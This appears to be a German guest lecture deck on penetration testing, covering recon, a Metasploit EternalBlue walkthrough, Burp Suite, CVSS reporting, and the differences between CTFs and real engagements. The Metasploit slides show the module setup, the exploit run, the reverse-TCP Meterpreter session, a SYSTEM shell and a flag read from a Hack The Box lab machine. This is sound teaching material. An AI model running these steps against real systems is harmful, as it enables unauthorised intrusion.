



PENETRATIONSTESTS

EIN TAG IM LEBEN EINES PENETRATIONSTESTERS – IN 45MIN

Gastvortrag von Christian Stehle

26.06.2023

EINLEITUNG - WHOAMI

- Saß auch mal da vorne
- Senior Pentester / Lead "Adversary Emulation" @ it.sec (2017 – 2023)
 - Penetrationstests & Red Teaming A-Z
- Ab Oktober eigene Firma
- Inhaltlich spezialisiert auf Infrastruktur / Active Directory
- Sammle gern Zertifizierungen (OSCP, OSEP, OSWE, CRT0, CRTP, eCTPX, "Red Team Lead")

DAS WICHTIGSTE VORAB...

- Abkürzung ist Pentest
Nicht PEN Test (Kein Akronym, wir testen auch keine Stifte!)

EINLEITUNG – WARUM PENTESTS

- Cyberkriminalität nimmt zu – bin ich / mein Unternehmen der Nächste?
- In Deutschland:
 - Ausgaben für IT-Sicherheit: ca. 6,9 Mrd. € (2021) ([Quelle](#))
 - Prognose: steigt weiter
 - Schaden: ca. 203 Mrd. € (2021) ([Quelle](#))

EINLEITUNG – WARUM PENTESTS

- Wie beantwortet man die Frage, ob ich "der Nächste" bin?
- Mit einem Penetrationstest werden Schwachstellen identifiziert
- Durch Ausnutzen einer Schwachstelle wird ein Sicherheitsziel (Teaser: Klassisch vs. Mehrseitig) verletzt
- Wenn man die Schwachstellen kennt, kann man Gegenmaßnahmen einleiten (oder sich entscheiden, das Risiko zu tragen)

EINLEITUNG - AGENDA

- GRUNDLAGEN
- IM TEST
 - RECON
 - METASPLOIT
 - BURPSUITE
- NACH DEM TEST

GRUNDLAGEN – WAS IST EIN PENTEST?

BESCHREIBUNG (BSI)

- Siehe Abschnitt "1.3 Begriffsbestimmung IS-Penetrationstest":
- https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Sicherheitsberatung/Pentest_Webcheck/Leitfaden_Penetrationstest.pdf

GRUNDLAGEN – WAS IST EIN PENETRATIONSTEST?

- Ziel eines Pentests: Schwachstellen identifizieren/aufdecken
- Durch einen Pentest kann ein System(-verbund) sicherheitstechnisch bewertet werden
- Ein Penetrationstest selbst behebt keine Schwachstellen
- Prüfer setzt Methoden wie echte Angreifer ein, um Schwachstellen zu finden und zu verifizieren
- Prüfobjekte können sehr vielfältig sein, solange ihr Angreifer-Denke habt und Schwachstellen sucht - und dafür beauftragt wurdet - würde ich es als Pentest bezeichnen 😊

(Web-)Anwendungen

Infrastruktur

Hardware-Komponenten

GRUNDLAGEN – WAS IST EIN PENETRATIONSTEST?

SCHWACHSTELLEN

- Schwachstelle ist eine Verwundbarkeit, die ein Sicherheitsrisiko darstellt
- Eine Schwachstelle kann ausgenutzt werden, um ein Sicherheits-Ziel zu verletzen
 - Zumindest in der Theorie. In der Praxis gibt es weniger schwarz/weiß und beim Ausnutzen spielen andere Faktoren eine Rolle, wodurch das tatsächliche Ausnutzen dann doch nicht klappt. Auch unser Job: rausfinden ob was tatsächlich ausgenutzt werden kann
- Beispiele:
 - Authorization Bypass = ich brauch keine gültigen Zugangsdaten
 - SQL Injection = ich kann auf die ganze Datenbank zugreifen
 - Buffer Overflow = ich kann den Programmfluss kontrollieren und eigene Befehle ausführen
 - Default Password = ich kann die Logindaten im Hersteller-Handbuch nachlesen

GRUNDLAGEN – WAS IST EIN PENETRATIONSTEST?

VORGEHENSWEISEN

- Black Box
 - Keine Informationen über Zielsysteme, keine Zugänge
 - Eingeschränkte Sicht
- White Box
 - Informationen vorhanden, Zugänge vorhanden, Quellcode vorhanden
 - Hohe Abdeckung
- Gray Box
 - Zwischending, z.B. nur normale User und keine administrativen

GRUNDLAGEN – WAS IST EIN PENETRATIONSTEST?

VORGEHENSWEISEN - STANDARDS

- Standards beschreiben das Vorgehen, einzelne Prüfpunkte und beinhalten Checklisten, z.B.
 - [OWASP Web Security Testing Guide](#)
 - [OWASP Mobile Application Security Testing Guide](#)
 - [BSI - Durchführungskonzept für Penetrationstests](#)
- Dennoch: ein Pentest kann nicht durch einen Flowchart o. Ä. abgebildet werden
- Im Test ergeben sich zig Möglichkeiten, einzelne Punkte genauer zu untersuchen – Zeit ist aber begrenzt
- Mit der Zeit entwickelt man ein "Gespür" für die brüchigen Stellen und findet sie

GRUNDLAGEN – WAS IST EIN PENETRATIONSTEST?

PRÜFOBJEKTE - WAS TESTET MAN EIGENTLICH?

- (Web)-Anwendungen
z.B. Online-Banking, Webshop, Bewerberportal, Dokumentensystem,...
- Infrastruktur
Externe Infrastruktur
 - Alles, was aus dem Internet erreichbar ist, z.B. Webserver, VPN-Gateway, Mailserver,...Interne Infrastruktur
 - Ausgangspunkt ist innerhalb der Firma, z.B. ausgehend vom Mitarbeiter-PC
- Protokolle
- Hardware

GRUNDLAGEN – WAS IST EIN PENETRATIONSTEST?

ABLAUFPLAN (BSI)

- Siehe Abschnitt "6.3 Vorgehensweise"
- https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest.pdf?__blob=publicationFile&v=3

IM TEST

DER TEST-TAG BEGINNT

- Als erstes erfolgt die Informationsgewinnung („Reconnaissance“, „Recon“)
- Hier werden so viele Informationen wie möglich gesammelt
- Durch Fingerprinting werden Dienste und ggf. ihre eingesetzte Version/Konfiguration identifiziert
- Auch: sich mit der Anwendung / System vertraut machen
Was sind die Zwecke, die es erfüllen soll?
- Um Fehler in Konzepten zu finden, muss verstanden werden, was das System tut und wie

IM TEST

RECON: SHODAN

```
rooti@DESKTOP-0GLDJ1G:~$ dig A uni-ulm.de

; <<>> DiG 9.18.12-0ubuntu0.22.04.1-Ubuntu <<>> A uni-ulm.de
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40435
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 512
;; QUESTION SECTION:
;uni-ulm.de.                IN      A

;; ANSWER SECTION:
uni-ulm.de.                21600   IN      A      134.60.1.22
```

IM TEST

RECON: SHODAN

134.60.1.22

134.60.1.22

SHODAN

Explore

Pricing

Search...

Q

Login

134.60.1.22

Regular View

Raw Data

General Information

Hostnames

uniulm.de, uni-ulm.info, www.uni-ulm.net, www.uni-ulm.de, uni-ulm.net, www.uni-
ulm.org, uni-ulm.com, www.uniulm.de, uni-ulm.eu, uni-ulm.org, www.uni-ulm.edu,
www.uni-ulm.eu, universitaet-ulm.eu, www.universitaet-ulm.eu, www.uni-ulm.info,
uulm.de, www.uni-ulm.com, uni-ulm.de, uni-ulm.edu, www.uulm.de

Domains

UNIULM.DE

UNI-ULM.INFO

UULM.DE

UNI-ULM.COM

UNI-ULM.EU

UNI-ULM.ORG

UNIVERSITAET-ULM.EU

UNI-ULM.NET

UNI-ULM.DE

UNI-ULM.EDU

Country

Germany

City

Ulm

Organization

Ulm, Germany

ISP

Universitaet Stuttgart

Open Ports

443

// 443 / TCP

-667860848 | 2023-06-20T14:24:07.420501

Apache httpd 2.4

HTTP/1.1 200 OK
Date: Tue, 20 Jun 2023 14:24:03 GMT
Server: Apache/2.4
Content-Language: de
Expires: Tue, 20 Jun 2023 14:45:35 GMT
Cache-Control: max-age=1292
Pragma: public
Content-Security-Policy: default-src 'self' *.uni-ulm.de www.youtube-nocookie.com *.b-ite.com uni-ulm.zoom.us uni-ulm.route
r.strigiform.de; style-src 'self' 'unsafe-inline' *.uni-ulm.de *.b-ite.com uni-ulm.router.strigiform.de; script-src 'self'
*.uni-ulm.de *.b-ite.com uni-ulm.zoom.us uni-ulm.router.strigiform.de 'unsafe-eval' 'unsafe-inline'; img-src 'self' *.uni-ul
m.de *.openstreetmap.org *.doubleclick.net data: uni-ulm.router.strigiform.de; frame-src 'self' *.uni-ulm.de *.openstreetma
p.org *.openstreetmap.fr *.youtube-nocookie.com *.youtube.com *.vimeo.com *.duckduckgo.com *.osmtools.de uni-ulm.router.stri
giform.de; object-src 'self' *.uni-ulm.de;
Strict-Transport-Security: max-age=63072000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

IM TEST

RECON: NMAP

```
[root@htb-u9bgr7uvhv]-[/home/htb-oxeeql]
#nmap 10.10.10.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-21 16:53 BST
Nmap scan report for 10.10.10.40
Host is up (0.11s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
```

IM TEST

RECON: NMAP

```
[x]-[root@htb-ecsw3usj9e]-[/home/htb-oxeeql]
#nmap 10.10.10.40 -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 21:40 BST
Nmap scan report for 10.10.10.40
Host is up (0.11s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown

Host script results:
|_ clock-skew: mean: -19m56s, deviation: 34m36s, median: 1s
|_ smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2023-06-23T21:40:18+01:00
|_ smb2-time:
|   date: 2023-06-23T20:40:19
|   start_date: 2023-06-23T20:29:28
|_ smb2-security-mode:
|   210:
|       Message signing enabled but not required
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```

IM TEST

EXPLOITATION: METASPLOIT

- (Unglaublich großes) Framework, um Angriffe durchzuführen
- Bietet Recon-Module, Exploits, Post-Exploit-Tools, Payloads und mehr für alle gängigen Betriebssysteme
- Automatisiert Angriffe
- Entwickelt und gepflegt von Rapid7
- Das Beste: könnt ihr kostenlos benutzen

A screenshot of the Metasploit Meterpreter console interface. The top menu bar shows 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The main prompt is '[msf](Jobs:0 Agents:0) >>'. The user has entered the command 'use', and the console displays the response 'Display all 4938 possibilities? (y or n)' with a green cursor at the end.

```
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) >> use
Display all 4938 possibilities? (y or n)
```

IM TEST

EXPLOITATION: METASPLOIT

```
[msf](Jobs:0 Agents:0) >> use eternalblue

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOST 10.10.10.40
RHOST => 10.10.10.40
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> check

[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
```


IM TEST

EXPLOITATION: METASPLOIT

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST tun0
LHOST => 10.10.14.6
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOST 10.10.10.40
RHOST => 10.10.10.40
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31  ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
```

IM TEST

POST EXPLOITATION: METASPLOIT

```
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.10.40
[*] Meterpreter session 4 opened (10.10.14.6:4444 -> 10.10.10.40:49158) at 2023-06-23 22:44:02 +0100
[+] 10.10.10.40:445 - =====
[+] 10.10.10.40:445 - -----WIN-----
[+] 10.10.10.40:445 - =====

Meterpreter 4)(C:\Windows\system32) > shell
Process 1788 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:/Users/Administrator/Desktop
cd C:/Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users\Administrator\Desktop
24/12/2017 03:22 <DIR>      .
24/12/2017 03:22 <DIR>      ..
23/06/2023 22:27          34 root.txt
               1 File(s)      34 bytes
               2 Dir(s)  2,429,526,016 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
ebf0e5b2e93c05e73647d3dd018140e0

C:\Users\Administrator\Desktop>
```

IM TEST


POST EXPLOITATION: METASPLOIT

```
(Meterpreter 5)(C:\Windows\system32) > shell
Process 2892 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>exit
exit
```

```
(Meterpreter 5)(C:\Windows\system32) > screenshot
Screenshot saved to: /home/htb-oxeeql/uSypvmwS.jpeg
(Meterpreter 5)(C:\Windows\system32) >
```



IM TEST

BURP SUITE – INTERCEPTION PROXY

- Interception Proxy
- Deutsch: Schaltet sich zwischen Browser und Webseite
- Ermöglicht Bearbeitung von Anfragen
- Beispiel-Ziel: User-Input da hin bekommen, wo/wie Entwickler ihn nicht erwartet

IM TEST

BURP SUITE- INTERCEPTION PROXY

The screenshot shows a web browser window with the URL <https://www.uni-ulm.de>. A consent dialog is displayed, titled "Verarbeitung Ihrer Daten durch eingesetzte Dienstleister:". The dialog contains the following text:

In unserem Onlineangebot sind Daten und Dienstleistungen von Fremdanbietern integriert. YouTube und Vimeo benutzen Tracking-Technologien, um Ihre Daten für eigene Zwecke zu verarbeiten und mit anderen Daten zusammenzuführen. Details finden Sie in unserer Datenschutzerklärung. Mit Ihrer Auswahl willigen Sie ggf. in die Verarbeitung Ihrer Daten zu den jeweiligen Zwecken ein. Die Einwilligung ist freiwillig, für die Nutzung des Onlineangebotes nicht erforderlich und kann jederzeit durch Aufruf des Consent Tools widerrufen werden.

The dialog includes three checkboxes:

- ☒ Notwendige Cookies
- ☐ Externe Video Inhalte
- ☐ Chatbot Assistent

At the bottom of the dialog, there is a progress bar and a "Krieg in de" button. The background of the browser window shows a website with a building and a bus.

In the background, the Burp Suite interface is visible, showing the "HTTP history" tab. The table lists the following data:

#	Host	Method	URL
54	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/JavaScripts/011_in2cookiemodal-e61127e...
52	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/JavaScripts/010_in2cookiemodal-config-d...
51	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/JavaScripts/009_chatBot-03884cb8.js
50	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/download-white.svg
47	https://webanalyse.uni-ulm.de	POST	/matomo.php?action_name=Uni%20Ulm%20-%20Forschung%2C%20Studium%2C%20Wiss...
46	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/JavaScripts/main-c542f22e.js
45	https://webanalyse.uni-ulm.de	GET	/matomo.js
44	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/JavaScripts/main.js
43	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Fonts/FiraSans-Regular.woff2
42	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Fonts/FiraSans-Bold.woff2
41	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/linkedin.svg
40	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/xing.svg
37	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/JavaScripts/vendor/require.js
36	https://www.uni-ulm.de	GET	/typo3temp/assets/js/c01c8eb1024cdb1dffde568b4b33e7bd.js?1660759863
34	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/arrow-dropdown-whitesmok...
33	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/magnifier-white.svg
30	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/facebook.svg
29	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/twitter.svg
28	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/mail.svg
27	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/print.svg
26	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/arrow-ghost-top.svg
21	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/dart-right-white.svg
19	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/dart-right-balihai.svg
17	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/excellence-initiative-create.svg
16	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/excellence-initiative-share.svg
15	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/excellence-initiative-apply.svg
13	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/kebab.svg
12	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/youtube.svg
11	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/instagram.svg
10	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/icons/share.svg
9	https://www.uni-ulm.de	GET	/_assets/a92153751098915699a1afa17e77f864/Images/logo-uni-ulm.svg
8	https://www.uni-ulm.de	GET	/typo3temp/assets/compressed/merged-f8f293b323a51a8e5436204eed90db6b.js?168052...
2	https://www.uni-ulm.de	GET	/
1	https://uni-ulm.de	GET	/

IM TEST

BURP SUITE- INTERCEPTION PROXY

- [Demo Lab]
- Lab: <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic>

NACH DEM TEST BERICHT...

- In der Dokumentationsphase werden die Sachverhalte in einem Bericht erfasst s
- Die Schwachstellen müssen verständlich beschrieben sein, die Risiken klar erkennbar
- Empfehlungen sind auch Bestandteil unserer Arbeit
 - Dies ist nicht immer vollumfassend möglich, oft sind interne Abhängigkeiten nicht ersichtlich

NACH DEM TEST BERICHT...

- Wie "schlimm" ist eine Schwachstelle?
- Im Pentest wird jede Schwachstelle einzeln bewertet. Mögliche Bewertungen:
 - **Eigene Einschätzung des Prüfers - auch nach Rücksprache mit den Systemverantwortlichen**
 - Was sollte einfließen:
 - Ausnutzbarkeit: Wie einfach ist die Schwachstelle auszunutzen? Welche Voraussetzungen gibt es?
 - Potenzieller Schaden: Was ist der potenzielle Schaden?
 - **Standards**
 - z.B. CVSS (Common Vulnerability Scoring System)

NACH DEM TEST

SCHWACHSTELLENBEWERTUNG: CVSS

- CVSS bietet einheitliche Bewertungsmöglichkeit von Schwachstellen
- Liefert qualitative und quantitative Bewertung einer Schwachstelle
- "Score" / Ergebnis: 0 – 10.0
- Aktuell CVSS v3.1
- Ab 01.10.2023: CVSS v4.0

CVSS v3.1 Score	Rating
0.0	None
0.1 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

NACH DEM TEST

SCHWACHSTELLENBEWERTUNG: CVSS CALCULATOR

- Calculator siehe <https://www.first.org/cvss/calculator/3.1>
- [Bewertung EternalBlue](#)
- [Bewertung Broken PW Reset](#)

NACH DEM TEST

SCHWACHSTELLENBEWERTUNG: SORTIERUNG

Schwachstelle	CVSS v3.1
Eternalblue	9.8
Broken Password Reset	8.8
...	...

CTF VS ECHTES LEBEN

- CTF: Capture the Flag – Systeme, die aufgesetzt wurden, um sie zu ownen
- Beim CTF weiß man, dass es geht, also sucht man weiter, bis man es gefunden hat
- In echt muss man mit der Zeit haushalten
- CTFs beinhalten oft konstruierte Schwachstellen
- CTFs haben weniger "noise", man hat meist nur eine Hand voll Ansatzpunkte
- Echter Infra Test: 1000 IPs, 10000 Services

LUST AUF MEHR?

- cstehle@it-sec.de (bis 09/2023) | christian.stehle@mind-bytes.de (ab 10/2023)
- CTF-Plattformen zum Austoben:
 - <https://www.hackthebox.com/> (Ihr müsst eine Challenge schaffen, damit ihr euch registrieren könnt)
 - PortSwigger [WebSecurity](#) Academy
- Bug Bounty – z.B. [Hackerone](#) oder [BugCrowd](#)
- Für Jobsuche: Zertifizierungen
 - [OSCP](#) - Das bekannteste Zert, wird quasi immer anerkannt und respektiert (Infra, Web, Active Directory, OSINT, BufferOverflow) (1599\$)
 - [Burp Suite Certified Practitioner](#) - relativ unbekannt, aber inhaltlich exzellent (Nur Web) (89€)
 - [CRTO](#) - mittelmäßig bekannt, inhaltlich exzellent (Active Directory, Red Team) (365£)